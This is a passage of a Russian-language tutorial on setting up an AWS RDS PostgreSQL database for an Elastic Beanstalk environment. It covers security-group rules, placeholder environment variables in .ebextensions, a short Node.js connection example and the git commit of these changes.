- **Читай, что предлагает тебе AWS.** Например, если, не думая, оставить опцию «use Multi-AZ Deployment and Provisioned IOPS Storage as defaults while creating this instance», можно нехило удивиться счету, который выставит тебе AWS в конце месяца. Для нашего тестового приложения вся эта избыточная надежность совсем не нужна.



RDS — сервис для виртуализации реляционных БД в AWS




Выставляем опции инстанса и настройки PG

К следующему шагу нужно отнестись особенно внимательно.

- **Publicly Accessible.** Выставляй No, нам не нужно, чтобы всякие роботы стучались в нашу БД. Сами мы будем получать к ней доступ по внутреннему адресу через амазоновскую private network.
- **VPC Security Group(s)**. Доступы к сервисам в AWS предоставляются на основе так называемых Securtiy Groups. Если кратко, это набор правил для файрвола для входящего и исходящего трафика. Нам нужно запретить любой исходящий трафик с нашей БД, но при этом разрешить входящий трафик с любого инстанса из всего пула нашего балансировщика нагрузки, который был автоматически создан вместе с нашим окружением.


Почему это важно? Дело в том, что сейчас у нашего балансировщика нагрузки всего один инстанс и мы можем указать его внутренний IP в качестве разрешенного для доступа к нашей БД (TCP 5432, 5432 — порт Постгреса). Однако, когда трафик вырастет, балансировщик нагрузки создаст еще один инстанс и начнет распределять трафик между ними двумя, у нового инстанса уже не будет доступа к БД, так как его IP нет в списке разрешенных на файрволе БД.

Решение проблемы — создать отдельную Security-группу для нашей БД и указать в качестве разрешенного источника трафика не какой-то конкретный инстанс, а сам **балансировщик нагрузки** (по его названию).




Создаем секьюрити-группу с нужным источником трафика

Теперь возвращаемся к созданию RDS и выбираем нужную нам секьюрити-группу:



Задаем для RDS созданную секьюрити-группу

Ура, наконец-то наша RDS создана и готова к работе.




Наша созданная RDS с правильно выставленными правилами для входных соединений

Пробуем подружить окружение с нашей БД


Теперь нужно научить наше приложение коннектиться к созданной БД. Самый простой путь — передать данные о подключении через переменные окружения, добавив их в наше окружение `myapp-dev`. Есть два способа сделать это:

- добавить их через веб-конфигуратор в опциях нашего окружения, а затем перезапустить его;
- добавить переменные через скрипты конфигурации в `.exbextensions`, закоммитить изменения, а затем пушнуть обновления в EBS.



Веб-конфигуратор нашего окружения

Если использовать первый вариант, можно довольно быстро все починить, однако это не наш метод :). GUI-конфигуратор, безусловно, удобен, и на самом деле он предоставляет доступ к большинству опций, которые задаются через переменные и неймспейсы конфигов. Однако он не дает необходимого уровня автоматизации при повторном деплое приложения, так что воспользуемся первым, чтобы лучше понять процесс.



В разделе Software Configuration можно просто добавить все нужные нам переменные окружения

Итак, для задания переменных окружения создадим в папке **`.ebextensions`** файл **`001_env.config`** со следующим содержимым:

```
option_settings:
  - option_name: POSTGRES_HOST
    value: value
  - option_name: POSTGRES_PORT
    value: value
  - option_name: POSTGRES_DBNAME
    value: value
  - option_name: POSTGRES_USER
    value: value
  - option_name: POSTGRES_PASS
    value: value
```

Обрати внимание, что вместо реальных значений мы ставим заглушки **`value`**. Дело в том, что файл **`.ebextensions/001_env.config`** нужно добавить в наш репозиторий приложения. Если он будет содержать реальные пароли для доступа к БД, это может оказаться небезопасно (даже если наш репозиторий приватный). Поэтому сейчас мы добавляем заглушки, а позже через веб-конфигуратор подставим реальные значения.

Теперь необходимо научить наше приложение коннектиться к БД по предоставленным ему переменным окружения. Что-то пояснять здесь смысла нет, просто приведу код итогового приложения:

```
// получаем переменные окружения
var POSTGRES_HOST   = process.env.POSTGRES_HOST
  , POSTGRES_PORT   = process.env.POSTGRES_PORT
  , POSTGRES_DBNAME = process.env.POSTGRES_DBNAME
  , POSTGRES_USER   = process.env.POSTGRES_USER
  , POSTGRES_PASS   = process.env.POSTGRES_PASS

// определим зависимости
var http      = require('http')
  , pg        = require('pg')
  , conString = 'postgres://' + POSTGRES_USER + ':' + POSTGRES_PASS + '@' +
  POSTGRES_HOST + ':' + POSTGRES_PORT + '/' + POSTGRES_DBNAME

// Создадим сервер
http.createServer(function (req, res) {
  // Получим инстанс клиента Postgres
  pg.connect(conString, function(err, client, done) {
    // Получим текущую дату из БД
    client.query('SELECT now();',function(err, result) {
      // Освободим клиент
      done();
      // Выдернем из ответа БД то, что нужно клиенту
      var response = String(result.rows[0].now);
      // Вернем дату в ответ на запрос клиента
      res.writeHead(200, {'Content-Type': 'text/plain'});
      res.end(response);
    });
  });
```

Закоммитим изменения:

```
$ git status
On branch master
Changes not staged for commit:
  (use “git add <file>...” to update what will be committed)
  (use “git checkout -- <file>...” to discard changes in working
  directory)
    modified:   .gitignore
    modified:   app.js
Untracked files:
  (use “git add <file>...” to include in what will be committed)
```

```
    .ebextensions/
no changes added to commit (use “git add” and/or “git commit -a”)
$ git add .
$ git commit -a -m “[fix] .ebextensions, use env vars”
[master f7a99e9] [fix] .ebextensions, use env vars
 3 files changed, 36 insertions(+), 9 deletions(-)
 create mode 100644 .ebextensions/001_env.config
```

Обновляем приложение

